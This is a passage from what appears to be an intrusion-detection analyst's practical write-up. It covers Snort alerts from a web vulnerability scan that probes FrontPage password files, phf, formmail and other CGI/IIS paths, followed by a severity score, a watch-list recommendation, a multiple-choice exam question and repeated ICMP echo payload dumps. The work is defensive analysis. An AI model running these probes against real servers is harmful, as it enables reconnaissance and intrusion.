Apr 30 22:57:24 sniffle snort[33125]: FrontPage-authors.pwd: 206.112.104.94:9737 -> 64.85.82.25:80
Apr 30 22:57:24 sniffle snort[33125]: FrontPage-users.pwd: 206.112.104.94:9738 -> 64.85.82.25:80
Apr 30 22:57:25 sniffle snort[33125]: BUGTRAQ ID 1205 - FrontPage-service.pwd: 206.112.104.94:9739 -> 64.85.82.25:80
Apr 30 22:57:26 sniffle snort[33125]: IDS292 - WEB FRONTPAGE - Frontpage-shtml.dll: 206.112.104.94:9743 -> 64.85.82.25:80
Apr 30 22:57:26 sniffle snort[33125]: spp_portscan: portscan status from 206.112.104.94: 1 connections across 1 hosts: TCP(1), UDP(0)
Apr 30 22:57:26 sniffle snort[33125]: WEB-MISC - 403 Forbidden: 64.85.82.25:80 -> 206.112.104.94:9744
Apr 30 22:57:27 sniffle snort[33125]: IIS-scripts-browse: 206.112.104.94:9745 -> 64.85.82.25:80
Apr 30 22:57:28 sniffle snort[33125]: CAN-1999-0509 - WEB-CGI-csh shell: 206.112.104.94:9747 -> 64.85.82.25:80
Apr 30 22:57:28 sniffle snort[33125]: CAN-1999-0509 - WEB-CGI-ksh shell: 206.112.104.94:9748 -> 64.85.82.25:80
Apr 30 22:57:31 sniffle snort[33125]: IDS219 - WEB-CGI-Perl access attempt: 206.112.104.94:9753 -> 64.85.82.25:80
Apr 30 22:57:33 sniffle snort[33125]: spp_portscan: portscan status from 206.112.104.94: 2 connections across 1 hosts: TCP(2), UDP(0)
Apr 30 22:57:35 sniffle snort[33125]: IDS219 - WEB-CGI-Perl access attempt: 206.112.104.94:9754 -> 64.85.82.25:80
Apr 30 22:57:35 sniffle snort[33125]: CVE-1999-0191 - IIS-newdsn: 206.112.104.94:9755 -> 64.85.82.25:80
Apr 30 22:57:38 sniffle snort[33125]: IIS-srch.asp: 206.112.104.94:9758 -> 64.85.82.25:80
Apr 30 22:57:38 sniffle snort[33125]: spp_portscan: portscan status from 206.112.104.94: 1 connections across 1 hosts: TCP(1), UDP(0)
Apr 30 22:57:40 sniffle snort[33125]: CVE-2000-0303 - IIS-iisadmpwd: 206.112.104.94:9762 -> 64.85.82.25:80
Apr 30 22:57:42 sniffle snort[33125]: IIS-scripts-browse: 206.112.104.94:9769 -> 64.85.82.25:80
Apr 30 22:57:43 sniffle snort[33125]: CVE-1999-0449 - IIS-codebrowser Exair: 206.112.104.94:9770 -> 64.85.82.25:80
Apr 30 22:57:43 sniffle snort[33125]: CAN-1999-0736 - IIS-showcode: 206.112.104.94:9772 -> 64.85.82.25:80
Apr 30 22:57:44 sniffle snort[33125]: CVE-1999-0269 - WEB-PageService: 206.112.104.94:9773 -> 64.85.82.25:80

Apr 30 22:57:45 sniffle snort[33125]: spp_portscan: portscan status from 206.112.104.94: 1 connections across 1 hosts: TCP(1), UDP(0)
Apr 30 22:57:46 sniffle snort[33125]: CAN-1999-0467 - WEB-CGI-Rguest CGI access attempt: 206.112.104.94:9776 -> 64.85.82.25:80
Apr 30 22:57:47 sniffle snort[33125]: CAN-1999-0467 - WEB-CGI-Rguest CGI access attempt: 206.112.104.94:9777 -> 64.85.82.25:80
Apr 30 22:57:47 sniffle snort[33125]: CAN-1999-0467 - WEB-CGI-Wguest CGI access attempt: 206.112.104.94:9778 -> 64.85.82.25:80
Apr 30 22:57:48 sniffle snort[33125]: CAN-1999-0467 - WEB-CGI-Wguest CGI access attempt: 206.112.104.94:9779 -> 64.85.82.25:80
Apr 30 22:57:48 sniffle snort[33125]: IDS258 - Web cgi get32.exe: 206.112.104.94:9780 -> 64.85.82.25:80
Apr 30 22:57:50 sniffle snort[33125]: CVE-1999-0177 - WEB-CGI-Upload CGI access attempt: 206.112.104.94:9783 -> 64.85.82.25:80
Apr 30 22:57:50 sniffle snort[33125]: spp_portscan: portscan status from 206.112.104.94: 2 connections across 1 hosts: TCP(2), UDP(0)
Apr 30 22:57:52 sniffle snort[33125]: IDS218 - CVE-1999-0070 - TEST-CGI probe: 206.112.104.94:9786 -> 64.85.82.25:80
Apr 30 22:57:55 sniffle snort[33125]: CAN-1999-0509 - WEB-CGI-tsch shell: 206.112.104.94:9794 -> 64.85.82.25:80
Apr 30 22:57:56 sniffle snort[33125]: spp_portscan: portscan status from 206.112.104.94: 1 connections across 1 hosts: TCP(1), UDP(0)
Apr 30 22:57:56 sniffle snort[33125]: WEB-~root: 206.112.104.94:9796 -> 64.85.82.25:80
Apr 30 22:57:56 sniffle snort[33125]: WEB-MISC - 403 Forbidden: 64.85.82.25:80 -> 206.112.104.94:9796
Apr 30 22:57:57 sniffle snort[33125]: IDS128 - CVE-1999-0067 - CGI phf attempt: 206.112.104.94:9798 -> 64.85.82.25:80
Apr 30 22:57:58 sniffle snort[33125]: CVE-1999-0021 - WEB-count.cgi: 206.112.104.94:9799 -> 64.85.82.25:80
Apr 30 22:57:59 sniffle snort[33125]: IDS224 - CVE-1999-0045 - NPH CGI access attempt: 206.112.104.94:9800 -> 64.85.82.25:80
Apr 30 22:57:59 sniffle snort[33125]: CVE-1999-0039 - WEB-CGI-Webdist CGI access attempt: 206.112.104.94:9801 -> 64.85.82.25:80
Apr 30 22:58:00 sniffle snort[33125]: CVE-1999-0147 - WEB-CGI-Aglimpse CGI access attempt: 206.112.104.94:9802 -> 64.85.82.25:80
Apr 30 22:58:00 sniffle snort[33125]: CVE-1999-0146 - WEB-CGI-Campas CGI access attempt: 206.112.104.94:9803 -> 64.85.82.25:80
Apr 30 22:58:00 sniffle snort[33125]: CVE-1999-0260 - WEB-MISC - /cgi-bin/jj attempt: 206.112.104.94:9804 -> 64.85.82.25:80
Apr 30 22:58:01 sniffle snort[33125]: IDS226 - CVE-1999-0172 - CGI-formmail: 206.112.104.94:9806 -> 64.85.82.25:80
Apr 30 22:58:02 sniffle snort[33125]: IDS226 - CVE-1999-0172 - CGI-formmail: 206.112.104.94:9807 -> 64.85.82.25:80
Apr 30 22:58:02 sniffle snort[33125]: spp_portscan: portscan status from 206.112.104.94: 1 connections across 1 hosts: TCP(1), UDP(0)
Apr 30 22:58:02 sniffle snort[33125]: CVE-1999-0262 - WEB-CGI-Faxsurvey probe: 206.112.104.94:9808 -> 64.85.82.25:80
Apr 30 22:58:02 sniffle snort[33125]: CVE-1999-0174 - WEB-CGI-CGI view-source access attempt: 206.112.104.94:9809 -> 64.85.82.25:80
Apr 30 22:58:03 sniffle snort[33125]: IIS-srchadm: 206.112.104.94:9810 -> 64.85.82.25:80
Apr 30 22:58:05 sniffle snort[33125]: IDS297 - WEB MISC - http-directory-traversal 1: 206.112.104.94:9813 -> 64.85.82.25:80
Apr 30 22:58:08 sniffle snort[33125]: spp_portscan: portscan status from 206.112.104.94: 2 connections across 1 hosts: TCP(2), UDP(0)
Apr 30 22:58:14 sniffle snort[33125]: spp_portscan: portscan status from 206.112.104.94: 2 connections across 1 hosts: TCP(2), UDP(0)

The network where these traces were taken has also seen a number of other similar events both from the same IP address and the same network The events occurred over a period of ~1.5 months. The whisker scan described above represents the last activity seen from that network in over 2 weeks.

7. Evidence of active targeting:

The scans were run multiple times against a single IP address that is in fact assigned to a web server. The fact that we see packet resends suggests this is definitely active targeting of the web server at the destination address.

8. Severity:

I have used the GIAC formula:
(Criticality + Lethality) – (System + Net Countermeasures) = Severity
Each variable is assigned a score between one (lowest) and five highest).
Variable: Criticality
Type: This is one server in a load balancing pool, it acts as a point of entry into a number of sites that are responsible for significant business transactions. While the failure of a single system is not a significant threat, if a point of entry were found via this system it would provide the first step towards attempting a larger compromise.
Score: 3

Variable: Lethality
Type: Enumeration scan, likely precursor to an attack. This in and of itself is not a threat especially since this limited number of requests has almost no chance of impacting the web site (which is heavily load-balanced and runs on a multiply redundant network).
Score: 2

Variable: System Countermeasures
Type: The system being scanned is well patched and secured and does not actually contain any CGI scripts itself.
Score: 4

Variable: Network Countermeasures
Type: The server sits behind a reverse proxy server that implements full application-level monitoring of the data being sent to and from the server. That proxy is behind a packet filtering router that implements basic ACLs to control which ports can be used and which systems can be accessed. Intrusion Detection Systems monitor the traffic outside of the outer firewall as well as inside of the subnet behind the proxy. / Despite all these measures, if a validated positive alert of this sort showed up, it would suggest that the countermeasures had failed.
Score: 5

(Criticality + Lethality) – (System + Net Countermeasures) = Severity
(3+2) – (4+5) = -4

9. Defensive recommendation:

This IP address block should be added to a watch list that is searched for via post-processing scripts on the IDS-created data. If any further events occur, it will need to be re-evaluated with regard to the threat it presents.

10. Multiple choice test question:

In the scan above, the multiple alerts and packets for the same individual vulnerability are most likely the result of the following.

a. A mistake made by the IDS sensor.
b. The automated scanning tool sending out more than one attempt per scan.
c. The OS resending the same packet when no acknowledgement is received.
d. Single alerts from more than one sensor being placed in the same log.

The answer is C. A is possible however the different time stamps on the different events make it unlikely. If B were the answer, the sequence numbers would not be the same and the timing would be shorter (instead of being a predictable retry period). D is unlikely again due to the predictable timing of the retries.

Trace #3 suspicious ICMP Echo Request packet:

This is an odd size for an Echo request: (from Snort 1.7)

Event Traces:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

06/25-12:32:00.773178 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.160 ICMP TTL:116 TOS:0x0 ID:19386 IpLen:20 DgmLen:128
Type:8  Code:0  ID:256   Seq:30982  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a.
FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
Searching all the alert files gives back this:
    25-12:32:00.773178  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
    25-12:32:01.727302  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
    25-12:32:13.960091  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.165
    25-12:32:14.766791  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.165
    25-12:32:23.234907  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
    25-12:32:23.770735  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
    25-12:32:35.165809  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.166
    25-12:32:35.779961  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.166
    03-09:18:47.388790  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
    03-09:18:48.452648  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
    03-09:19:06.929958  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
    03-09:19:07.852818  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
    03-09:19:35.156808  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
    03-09:19:35.873895  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
    03-09:19:42.773577  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
    03-09:19:43.378443  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
```

```
03-09:21:30.395900  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
03-09:21:50.599994  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
03-09:21:51.426635  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
03-09:24:58.425176  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
03-09:24:59.094773  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
03-09:25:04.028910  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
03-09:25:26.113199  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
03-10:23:49.702882  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
03-10:24:11.533029  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
03-10:24:12.146514  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.160
03-10:24:18.428095  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.166
03-10:24:19.165689  [**] ICMP Unknown Type [**] 207.204.171.99 -> XX.XX.XX8.166

    --== Initializing Snort ==--
TCPDUMP file reading mode.
Reading network traffic from "snort-0703@0405.log" file.
snaplen = 1514

    --== Initialization Complete ==--
07/03-09:18:47.388790 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.160 ICMP TTL:116 TOS:0x0 ID:41984 IpLen:20 DgmLen:128
Type:8  Code:0  ID:256   Seq:7178  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a. 
FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/03-09:18:48.452648 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.160 ICMP TTL:116 TOS:0x0 ID:51200 IpLen:20 DgmLen:128
Type:8  Code:0  ID:256   Seq:8458  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a. 
FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/03-09:19:06.929958 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.160 ICMP TTL:116 TOS:0x0 ID:15617 IpLen:20 DgmLen:128
Type:8  Code:0  ID:256   Seq:9738  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a. 
FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/03-09:19:07.852818 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.160 ICMP TTL:116 TOS:0x0 ID:25089 IpLen:20 DgmLen:128
Type:8  Code:0  ID:256   Seq:9994  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a. 
FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/03-09:19:35.156808 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.160 ICMP TTL:116 TOS:0x0 ID:45057 IpLen:20 DgmLen:128
Type:8  Code:0  ID:256   Seq:10250  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a. 
FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/03-09:19:35.873895 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.160 ICMP TTL:116 TOS:0x0 ID:53249 IpLen:20 DgmLen:128
Type:8  Code:0  ID:256   Seq:10506  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a. 
FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/03-09:19:42.773577 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.160 ICMP TTL:116 TOS:0x0 ID:56577 IpLen:20 DgmLen:128
Type:8  Code:0  ID:256   Seq:10762  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a. 
FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/03-09:19:43.378443 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.160 ICMP TTL:116 TOS:0x0 ID:63233 IpLen:20 DgmLen:128
```

```
Type:8  Code:0  ID:256   Seq:11018  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a.
FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/03-09:21:30.395900 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.160 ICMP TTL:116 TOS:0x0 ID:7170 IpLen:20 DgmLen:128
Type:8  Code:0  ID:256   Seq:11786  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a.
FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/03-09:21:50.599994 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.160 ICMP TTL:116 TOS:0x0 ID:16130 IpLen:20 DgmLen:128
Type:8  Code:0  ID:256   Seq:14090  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a.
FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/03-09:21:51.426635 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.160 ICMP TTL:116 TOS:0x0 ID:18178 IpLen:20 DgmLen:128
Type:8  Code:0  ID:256   Seq:14346  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a.
FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/03-09:24:58.425176 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.160 ICMP TTL:116 TOS:0x0 ID:25346 IpLen:20 DgmLen:128
Type:8  Code:0  ID:256   Seq:14858  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
```

```
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a.
FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/03-09:24:59.094773 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.160 ICMP TTL:116 TOS:0x0 ID:30466 IpLen:20 DgmLen:128
Type:8  Code:0  ID:256   Seq:15114  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a.
FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/03-09:25:04.028910 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.160 ICMP TTL:116 TOS:0x0 ID:30978 IpLen:20 DgmLen:128
Type:8  Code:0  ID:256   Seq:15370  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a.
FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/03-09:25:26.113199 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.160 ICMP TTL:116 TOS:0x0 ID:59139 IpLen:20 DgmLen:128
Type:8  Code:0  ID:256   Seq:18186  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a.
